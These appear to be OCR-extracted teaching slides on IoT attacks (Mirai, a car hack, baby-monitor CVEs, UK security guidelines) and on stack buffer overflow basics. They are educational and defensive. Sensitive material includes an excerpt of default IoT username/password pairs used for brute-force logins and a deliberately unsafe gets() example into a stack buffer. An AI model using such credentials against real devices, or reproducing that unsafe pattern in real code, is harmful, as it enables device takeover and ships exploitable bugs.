The Mirai malware continuously scans the Internet for vulnerable IoT devices, which are then infected and used in botnet attacks. The Mirai bot uses a short list of 62 common default usernames and passwords to scan for vulnerable devices. Because many IoT devices are unsecured or weakly secured, this short dictionary allows the bot to access hundreds of thousands of devices.[2] The purported Mirai author claimed that over 380,000 IoT devices were enslaved by the Mirai malware in the attack on Krebs' website.[3]
In late September, a separate Mirai attack on French webhost OVH broke the record for largest recorded DDoS attack. That DDoS was at least 1.1 terabits per second (Tbps), and may have been as large as 1.5 Tbps.[4] ..."

IoT - Attacks in the Real-World

https://github.com/lcashdol/IoT/blob/master/passwords/list-2019-01-29.txt

lcashdol / IoT

Watch 2 | Unstar 35 | Fork 13

<> Code | Issues 0 | Pull requests 0 | Projects 0 | Wiki | Insights

Branch: master | IoT / passwords / list-2019-01-29.txt | Find file | Copy path

Larry W. Cashdollar added files | 66b28d3 16 days ago

0 contributors


924 lines (923 sloc) | 25.2 KB | Raw | Blame | History

```
user:0000 passwd:0000
user:1234 passwd:12345
user:1p passwd:1p
user:a passwd:1234
user:abc passwd:password
user:aditya passwd:aditya
user:admin02 passwd:admin02
user:admin passwd:$
user:admin passwd:1111
user:admin passwd:11111
user:admin passwd:1234
user:admin passwd:12345
user:admin passwd:1234567
user:admin passwd:12345678
user:admin passwd:123password123
user:admin passwd:162534
user:admin passwd:321123
user:admin passwd:696969
user:admin passwd:7ujMko0admin
user:admin passwd:admin
user:admin passwd:admin1
user:admin passwd:admin123!@#
```

Did you find yours? :-)

IoT - Attacks in the Real-World

- *MUST-SEE*
  - OWASP : Open Web Application Security Project
  - OWASP IoT Top 10, Sept 2021 [*indirect link*]
  - The OWASP IoT Project for 2018 [*link*]



Article: *'The real dangers of vulnerable IoT devices', Tavares, Sept 2021 [link]*

IoT - Attacks in the Real-World

- Okay, here's one real-world example of Not following these policies:
- **Very interesting articles:**
  'How I Hacked my Car', greenluigi1, 22-May-2022 [link, link2]

"… Whatever USB adapter I used would always appear as eth1. It was also at this point I realized that the Wi-Fi password was dumped into the logs when it was generated, meaning I could use the Wi-Fi connection …"

Further, even the firmware encryption keys were stored in the Yocto setup script which was inadvertently shipped!
(And guess what? The key values were from example code on the net).
*IOW, there were clear **code secrets vulns !***

Whoops! Look at points 06 and 07 … essentially, they were not followed.

LFX has a Security platform for LF projects!
https://lfx.linuxfoundation.org/tools/security

IoT - Attacks in the Real-World

[Hacking DefCon 23's IoT Village Samsung fridge](), *Aug 2015 (DefCon 23)*

- *"HACKING IoT: A Case Study on Baby Monitor Exposures and Vulnerabilities" [[PDF]()]*

- *"… these [IoT] devices are marketed and treated as if they are single purpose devices, rather than the general purpose computers they actually are. …*

IoT devices are actually general purpose, networked computers in disguise, running reasonably complex network-capable software. In the field of software engineering, it is generally believed that such complex software is going to ship with exploitable bugs and implementation-based exposures. Add in external components and dependencies, such as cloud-based controllers and programming interfaces, the surrounding network, and other externalities, and it is clear that vulnerabilities and exposures are all but guaranteed."

It's just too much.
Bottom line: it is now critical to outsource or do pentesting yourself

IoT - Attacks in the Real-World

- ***More examples of IoT hacking***
- ***"HACKING IoT: A Case Study on Baby Monitor Exposures and Vulnerabilities"***
-

KNOWN VULNERABILITIES	OLD VULNERABILITIES THAT SHIP WITH NEW DEVICES
Cleartext Local API	Local communications are not encrypted
Cleartext Cloud API	Remote communications are not encrypted
Unencrypted Storage	Data collected is stored on disk in the clear
Remote Shell Access	A command-line interface is available on a network port
Backdoor Accounts	Local accounts have easily guessed passwords
UART Access	Physically local attackers can alter the device

Table 1, Common Vulnerabilities and Exposures

IoT - Attacks in the Real-World

- ***"HACKING IoT: A Case Study on Baby Monitor Exposures and Vulnerabilities"***
- ***An extract from pg 7 of the above PDF:***

CVE-2015-2886	Remote	R7-2015-11.1	Predictable Information Leak	iBaby M6
CVE-2015-2887	Local Net, Device	R7-2015-11.2	Backdoor Credentials	iBaby M3S
CVE-2015-2882	Local Net, Device	R7-2015-12.1	Backdoor Credentials	Philips In.Sight B120/37
CVE-2015-2883	Remote	R7-2015-12.2	Reflective, Stored XSS	Philips In.Sight B120/37
CVE-2015-2884	Remote	R7-2015-12.3	Direct Browsing	Philips In.Sight B120/37
CVE-2015-2888	Remote	R7-2015-13.1	Authentication Bypass	Summer Baby Zoom Wifi Monitor & Internet Viewing System
CVE-2015-2889	Remote	R7-2015-13.2	Privilege Escalation	Summer Baby Zoom Wifi Monitor & Internet Viewing System
CVE-2015-2885	Local Net, Device	R7-2015-14	Backdoor Credentials	Lens Peek-a-View
CVE-2015-2881	Local Net	R7-2015-15	Backdoor Credentials	Gynoii
CVE-2015-2880	Device	R7-2015-16	Backdoor Credentials	TRENDnet WiFi Baby Cam TV-IP743SIC

Table 2, Newly Identified Vulnerabilities

IoT - Attacks in the Real-World

Useful, perhaps…

UK Govt [Code of Practice for Consumer IoT Security, DCMS, Govt of UK, Oct 2018(PDF)] : 13 practical 'real-world' guidelines / recommendations for IoT security.

Do read the details in the PDF doc…

Guidelines

1) No default passwords
2) Implement a vulnerability disclosure policy
3) Keep software updated
4) Securely store credentials and security-sensitive data
5) Communicate securely
6) Minimise exposed attack surfaces
7) Ensure software integrity
8) Ensure that personal data is protected
9) Make systems resilient to outages
10) Monitor system telemetry data
11) Make it easy for consumers to delete personal data
12) Make installation and maintenance of devices easy
13) Validate input data

Recall the car-hack mentioned a few slides back?
"… Whatever USB adapter I used would always appear as eth1. It was also at this point I realized that the Wi-Fi password was dumped into the logs when it was generated, meaning I could use the Wi-Fi connection …"

Once again, if recommendation #4 was followed, it perhaps wouldn't be possible to get into the WiFi n/w

Useful, perhaps…

On a similar note, basic recommendations for writing secure software and building secure products:


Source: The Embedded Muse 466 (21 Mar '23), Philip Johnson's reply to Jack Ganssle (link):

… NIST has been working on them for years. Sure, there are some "excesses" in recommendations as with any organizational-level framework. Some may be too burdensome for startups but necessary for large companies. But most of the recommendations related to the software implementation should definitely be happening. A sampling off the top of my head:

- ***Using and verifying hashes of executables during updates***
- ***Keep a software BOM. Actually update your dependencies when vulnerabilities are discovered and addressed.***
- ***Have secure settings by default (and stop using default passwords!)***
- ***Validate your system inputs***
- ***Use proper access restrictions within your company/network/storage/etc.***
- ***Actually test your software (e.g., fuzzing, to make sure you validate your inputs)***
- ***Use up-to-date tools (I still cannot believe that in 2023, I run into teams who are "stuck" on GCC 4.9)***
- ***Actually fix your software when vulnerabilities are discovered***
- ***Develop a risk model to determine what your system's real risks are***
  […]

IoT - Attacks in the Real-World

So, an FAQ: does being open source make it easier for attackers?



- For small, minor projects, it could be a problem. For large heavily used projects (like Linux…), it actually helps – the world's top security reasearchers (commercial and optherwise) study and enrich the software's security posture
- Closed source might get limited attention and that too only from people cleared via NDAs… (BTW, do you think IE and Flash were secure?)
- Further, hackers today don't really need your source code to decipher what's going on (heard of decompiling, the Ghidra tool from the NSA, etc)
- Even with being open source and having 30 million odd SLOCs, finding an exploitable vuln in the Linux kernel isn't a trivial task; why? The design, the math, the logic, the deep reviews – it's typically done carefully enough that relatively few vulns – and thus fewer exploits – for a project that size is actually seen
- And: *'given enough eyeballs, all bugs are shallow'*

InfoSec: Focus back on Developers

- ***Source: the "DZone Guide to Proactive Security", Vol 3, Oct 2017***
  - Ransomware & malware attacks up in 2017
    - WannaCry, Apr '17 : $100,000 in bitcoin
    - NotPetya, June '17 : *not* ransomware, wiper malware
  - *CVEdetails* shows that # vulns in 2017 is 14,714, the highest since 1999! 2018 overtook that (16,556);
    - *Some good news: it actually fell in 2019 to 12,174 (known) vulns!*
  - "… how can the global business community counteract these threats? The answer is to catch vulnerabilities sooner in the SDLC …"
  - "… Shifting security concerns (left) towards developers, creates an additional layer of checks and can eliminate common vulnerabilities early on through simple checks like validating inputs and effective assignment of permissions."

The Hacking Mindset

- **The "hacking" mindset is different from the typically taught and understood "programming" mindset**
- **It focusses on 'what [else] *can* we make the software do' rather than the traditional 'is it doing the designated task?'**
- ***Hacker-thinking*: Can we modify the program behavior itself? perhaps by ...**
  - Revectoring the code flow path
    - execute a different internal or external code path from the intended one
    - How? By modifying the PC via a stack or heap exploit
  - Modifying system attributes by 'tricking' the code into doing so (f.e., modifying the task→creds structure)
- **A [D]DoS attack forcing a crash, perhaps for the purpose of dumping core and extracting 'secrets' from the core dump**
  - etc ... :-)
- Also see ["The Five Principles of the Hacker Mindset", Nov 2006]

Preliminaries

What exactly is a buffer overflow (BOF)?

- Prerequisite – an understanding of the process stack!
- *Soon, we shall see some very simple 'C' code to understand this first-hand.*
- *But before that, an IMPORTANT Aside: As we shall soon see, nowadays several mitigations/hardening technologies exist to help prevent BOF attacks. So, sometimes the question (SO InfoSec) arises: "[Should I bother teaching buffer overflows any more?]()": Short answer, "YES"!*

  "... Yes. Apart from the systems where buffer overflows lead to successful exploits, full explanations on buffer overflows are always a great way to demonstrate how you should think about security. Instead on concentrating on how the application should run, see what can be done in order to make the application derail. ..."

Buffer Overflow (BOF)

Preliminaries

"... Also, regardless of stack execution and how many screaming canaries you install, a buffer overflow is a bug. All those security features simply alter the consequences of the bug: instead of a remote shell, you "just" get an immediate application crash. Not caring about application crashes (in particular crashes which can be triggered remotely) is, at best, very sloppy programming. ..."

On 17 Nov 2017, Linus wrote on the LKML:

"...

As a security person, you need to repeat this mantra:

"security problems are just bugs"

and you need to _internalize_ it, instead of scoff at it.

The important part about "just bugs" is that you need to understand that the patches you then introduce for things like hardening are primarily for DEBUGGING.


..."

Preliminaries – the Process VAS

- A cornerstone of the UNIX philosophy:
  "Everything is a process;
  ... if it's not a process, it's a file"
- **Every process alive has a *Virtual Address Space (VAS)*; consists of "segments" (or mappings):**
  - Text (code); r-x
  - Data; rw-
  - 'Other' mappings (library text/data, shmem, mmap, etc); typically r-x and rw-
  - Stack; rw-

Buffer Overflow (BOF)


The Process Virtual Address Space (VAS)



Buffer Overflow (BOF)

Another view:

the Process
Virtual Address Space
(VAS) on IA-32 (x86-32)
with a 3:1 (GB) "VM split"



[Diagram source]

Visualizing the complete process Virtual Address Space (VAS) with my ***procmap*** *utility*

`git clone`
`https://github.com/kaiwan/procmap`

Shows ***both kernel and userspace*** *Mappings*

Partial screenshots:
On the right is the upper part of kernel VAS ...

```
~ $ procmap --pid=$(pidof -s bash)
[i] will display memory map for process PID=106690

Detected machin  pe: x86 64  64-bit system

[================---        P R O C M A P        -===============]
Process Virtual Address Space (VAS) Visualization utility
https://github.com/kaiwan/procmap


Wed May 24 08:56:18 IST 2023
[=====---  Start memory map for 106690:bash  ---=====]
[Pathname: /usr/bin/bash ]
+------------------  K E R N E L   V A S    end kva  -----------------+ ffffffffffffffff
|<... K sparse region ...> [   8.00 MB,--- ]                          |
|                                                                      |
|                                                                      |
+---------------------------------------------------------------------+ ffffffffff7ff000
|       fixmap region [   2.52 MB,r-- ]                                |
|                                                                      |
|                                                                      |
+---------------------------------------------------------------------+ ffffffffff579000  <-- FIXADDR_START
|<... K sparse region ...> [   5.47 MB,--- ]                          |
|                                                                      |
+---------------------------------------------------------------------+ ffffffffff000000  <-- MODULES_END
|       module region [1008.00 MB,rwx ]                                |
|                                                                      |
|                                                                      |
|                                                                      |
|                                                                      |
|                                                                      |
+---------------------------------------------------------------------+ ffffffffc0000000  <-- MODULES_VADDR
|<... K sparse region ...> [  47.94 TB,--- ]                          |
|                                                                      |
|                                                                      |
|                                                                      |
|                                                                      |
|                                                                      |
~ .       .       .       .       .       .       .       .       .   ~
|                                                                      |
|                                                                      |
|                                                                      |
|                                                                      |
+---------------------------------------------------------------------+ ffffd00ebfffffff  <-- VMALLOC_END
|      vmalloc region [  31.99 TB,rw- ]                                |
```

*Visualizing the complete process Virtual Address Space (VAS) with my **procmap** utility*

git clone
https://github.com/kaiwan/procmap

Shows both kernel and userspace Mappings

Partial screenshots:
On the right is the lower part of user VAS …



The Classic Case

Lets imagine that this is part of the (drastically simplified) *Requirement Spec* for a console-based app:

> ***Write a function 'foo()' that accepts the user's name, email id and employee number***

Buffer Overflow (BOF)

Preliminaries – the STACK

- *The Classic implementation: the function foo() implemented below by app developer in 'C' as shown:*

```
[...]
static void foo(void)
{
    char local[128];  /* local var: on the stack */
    printf("Name: ");
    gets(local);
    [...]
}
```

Preliminaries – the Stack


- **Why have a “stack” at all ?**
  - Us humans write code using a 3rd or 4th generation high-level language (*well, most of us anyway :-)*
  - The processor hardware does not ‘get’ what a function is, what parameters, local variables and return values are!

The Classic Case: the function foo() implemented below by app developer in ‘C’:

```
[...]
static void foo(void)
{
	char local[128];
	printf(“Name: ”);
	gets(local);
	[...]
}
```

A local buffer, hence allocated on the process stack


- ***So, what really, is this process stack ?***
  - it's just memory treated with special semantics
  - Theoretically via a "PUSH / POP" model
    - More realistically, the OS just allocates pages on-demand (as and when required) to "grow" the stack and the SP register tracks



Buffer Overflow (BOF)

Preliminaries – the STACK

- ***So, what really, is this process stack ?***
  - \- "Grows" towards **lower** (virtual) addresses; it's often called a "downward-growing" or a "fully descending" stack
  - This attribute is processor (or 'arch') specific; it's the case for most modern CPUs, including x86, x86_64, ARM, ARM64, MIPS, PPC, etc



- ***Why have a "stack" at all ?***
  - *Our saviour*: the compiler generates assembly code which enables the *function-calling, parameter-passing, local-vars-setup and return* mechanism
  - By making use of *stack memory*
    - How exactly?

... Aha ...

- **The Stack**
  - When a program calls a function, the compiler generates code to setup a *call stack*, which consists of individual stack frames
  - A **stack frame** can be visualized as a "block" containing all the metadata necessary for the system to process the "function" call and return
    - Access it's parameters, if any
    - Allocate and access (rw) it's local variables, if any
    - Execute it's code (text: r-x)
    - Return a value, if required

- **The Stack Frame**
  - Hence, the stack frame will require a means to
    - Locate the previous (the caller's) stack frame (achieved via the SFP – Stack Frame Pointer) *[technically, the frame pointer, the SFP, is Optional]*
    - Gain access to the function's *parameters* (*iff passed via stack, see the processor ABI*)
    - Store the address to which control must continue, IOW, the *RETurn address*
    - Allocate storage for the function's *local variables*
  - Turns out that the exact **stack frame layout** is very processor-dependant (depends on it's ***Application Binary Interface*** or ***ABI***, calling conventions)
  - [In this presentation, we consider the **typical IA-32 / ARM-32** stack frame layout]

Recall our simple 'C' function:


```
static void foo(void)
{
        char local[128];
        printf("Name: ");
        gets(local);
        [...]
}
```

When main() calls foo(), a stack frame is setup (as part of the call stack)


```
static void foo(void)
{
     char local[128];
     printf(“Name: ”);
     gets(local);
     [...]
}
void main() {
    foo();
}
```

